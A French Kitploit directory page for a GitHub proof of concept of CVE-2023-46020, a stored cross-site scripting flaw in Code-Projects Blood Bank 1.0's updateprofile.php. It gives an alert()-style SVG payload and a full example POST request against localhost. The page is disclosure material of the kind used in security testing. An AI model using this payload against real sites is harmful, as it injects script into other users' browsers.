Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability — Preuve de concept d'exploitation pour une vulnérabilité de cross-site scripting (XSS) stocké dans Code-Projects Blood Bank V1.0 via des paramètres de profil non nettoyés, avec injection de charge utile et démonstration de déclenchement. | Kitploit
Outils/GitHubGitHub/ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsSécurité WebTests d'Intrusion
GitHubersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability

Preuve de concept d'exploitation pour une vulnérabilité de cross-site scripting (XSS) stocké dans Code-Projects Blood Bank V1.0 via des paramètres de profil non nettoyés, avec injection de charge utile et démonstration de déclenchement.

Voir le dépôt
54il y a 3 ansPas encore vérifié
Partager

CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Vulnérabilité de Cross-Site Scripting stocké

  • Auteur de l'exploit : ersinerenler

Page d'accueil du fournisseur

  • https://code-projects.org/blood-bank-in-php-with-source-code

Lien du logiciel

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Aperçu

  • Code-Projects Blood Bank V1.0 est sensible à une vulnérabilité de sécurité critique impliquant du Cross-Site Scripting stocké (XSS) via plusieurs paramètres (rename, remail, rphone et rcity) dans le fichier /updateprofile.php. L'application ne parvient pas à assainir correctement les données fournies par l'utilisateur, permettant aux attaquants d'injecter des scripts malveillants dans l'application. Cela pourrait entraîner l'exécution de code de script arbitraire dans les navigateurs d'utilisateurs sans méfiance, compromettant potentiellement leur sécurité et leur vie privée dans le contexte du site affecté.

Détails de la vulnérabilité

  • CVE ID: CVE-2023-46020
  • Version affectée : Blood Bank V1.0
  • Fichier vulnérable : updateprofile.php
  • Paramètres : rename, remail, rphone, rcity
  • Type d'attaque : local

Références :

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46020
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46020

Description

  • Les paramètres rename, remail, rphone et rcity dans le fichier /file/updateprofile.php de Code-Projects Blood Bank V1.0 sont sensibles au Cross-Site Scripting stocké (XSS). Cette vulnérabilité survient en raison d'une validation et d'un assainissement insuffisants des données fournies par l'utilisateur. Un attaquant peut exploiter cette faiblesse en injectant des scripts malveillants dans ces paramètres, qui, une fois stockés sur le serveur, peuvent être exécutés lorsque d'autres utilisateurs consultent le profil de l'utilisateur affecté.

Preuve de concept (PoC) :

  • Interceptez la requête POST vers updateprofile.php via Burp Suite
  • Injectez la charge utile dans les paramètres vulnérables
  • Charge utile : "><svg/onload=alert(document.domain)>
  • Exemple de requête pour le paramètre rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

  • Accédez à la page de profil et déclenchez le XSS
image
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    257
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    247

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →